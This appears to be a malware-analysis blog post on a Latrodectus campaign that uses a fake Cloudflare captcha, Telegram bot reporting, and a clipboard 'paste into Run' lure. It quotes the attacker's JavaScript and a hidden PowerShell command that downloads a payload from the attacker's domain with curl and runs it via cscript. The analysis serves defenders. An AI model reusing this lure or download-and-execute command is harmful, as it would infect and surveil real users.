Latrodectus Malware Delivered via Telegram Bot/Chat API
April 2, 2025
Hello Everyone,
This article will explore how a watering hole attack was employed to spread the Latrodectus Malware. The attacker usually targets websites with Cross-Origin Resource Sharing (CORS) Vulnerability.

In the recent attack vector, the attacker exploited a vulnerable website and injected Javascript to load the malicious C2 domain. The injected Javascript creates an iframe that overlays the original site, with the attacker’s page being displayed within that iframe.


The iframe loads the following files:
– Fake Cloudflare captcha page
– JavaScript file to communicate with C2 server(script1.js)
– CSS file (all.css)

The Fake Captcha challenge page tricks the victim into downloading a malicious text file from the C2 server.
Attack Chain:
Website-> JavaScript1 -> TXT file ->JavaScript2-> MSI package-> Vulnerable Executable + Latrodectus DLL -> Post ExploitationScript1.js Analysis
The TA creates a Telegram bot and connects it to the attacker’s Telegram account using the Telegram Chat ID. The attacker manipulates the webpage’s DOM to replace/verify the content of the fake Cloudflare Captcha page.
const TELEGRAM_BOT_TOKEN = 'XXXXXXX:XXXXXXXXXXXXX';
const TELEGRAM_CHAT_ID = 'XXXXX';

The script creates a unique username using the following array. The username is used to track the Website visitors.
 const adjectives = [
        'Long', 'Spider', 'Crazy', 'Brave', 'Silent', 'Mighty', 'Quick', 'Wise',
        'Sneaky', 'Cosmic', 'Iron', 'Golden', 'Shadow', 'Frost', 'Thunder'
    ];
    const animals = [
        'Dog', 'Cat', 'Wolf', 'Fox', 'Hawk', 'Bear', 'Lion', 'Eagle',
        'Shark', 'Scat', 'Whale', 'Owl', 'Tiger', 'Cobra', 'Raven'
    ];
The script counts how many times the user clicks the Check box button.
The script queries the user agent data from the browser and retrieves the following data:
- BrowserName
- BrowserVersion
- OSName
The script uses Telegram API to send the data to the attacker. A JSON data blob is created containing the notification message and the Telegram chat ID.
Based on the OS detection and the click counts, the script sends the following message and Browser data to TA telegram account:
 let notificationMessage = `🚨💥 ALERT! New click detected by ${uniqueUsername}!🔥\n` +
        `-------------------------------------\n` +
        ` OS:        ${browserInfo.os}\n` +
        ` SYSTEM:    ${browserInfo.name} ${browserInfo.version}\n` +
        ` CLICKS:    ${clickCount} 🔢\n` +
        `-------------------------------------`;

    if (browserInfo.os === 'Windows') {
        notificationMessage = `💻✨ Windows User Alert! **${uniqueUsername}** clicked! 🎉\n` +
            `-------------------------------------\n` +
            ` OS:        ${browserInfo.os}\n` +
            ` SYSTEM:    ${browserInfo.name} ${browserInfo.version}\n` +
            ` CLICKS:    ${clickCount} 🔢\n` +
            `-------------------------------------`;
    }
The threat actor also checks if the user clicked on the Check Box button. If the victim’s operating system is Windows and click count is 2, a notification is sent to TA’s telegram.
if (browserInfo.os === 'Windows' && clickCount === 2) {
        await sendTelegramNotification(`⚠️ **${uniqueUsername}**, please check the panel ASAP! 🚀💫`);
    }
If the victim’s operating system is Windows, if the user did not click the Check Box button and if the user is idle for 20 seconds, SetTimeout() function is executed. The SetTimeout() function will remove malicious iframe from the webpage and hide the TA’s presence.
 if (browserInfo.os === 'Windows') {
        setTimeout(() => {
            sendTelegramNotification(`⏳ **${uniqueUsername}**, 20 seconds have passed! Keep me updated until I disappear! 👻`);
        }, 20000);
    }
Finally, the malicious command is copied to the browser’s clipboard so that the victim can execute it by pasting it into the Run command screen.
const cmd = `cmd /c start /min powershell -w hidden -c "$f=Join-Path $env:TEMP 'd.txt';
curl.exe -s 'https://lexip.live/n/' -o $f;
$w=New-Object -ComObject WScript.Shell;
$w.Run('cscript.exe //E:jscript \"'+$f+'\"',0,$false)"`;
✅ "I am not a robot - Cloudflare Verification ID: <span id="verification-id">146820</span>"The victim initiates the process(cmd.exe), and the process(cmd.exe) spawns the Powershell process. The Powershell process attempts to download the malicious payload(d.txt) from the attacker domain(using curl.exe). After downloading the malicious payload, the powershell process spawns the CScript process and executes the file(d.txt) as a Javascript file.

The JavaScript file(d.txt) downloads an MSI file from the C2 server. The MSI file contains a vulnerable binary and a Latrodectus DLL. The binary will load the DLL for further exploitation.
 reversing stories....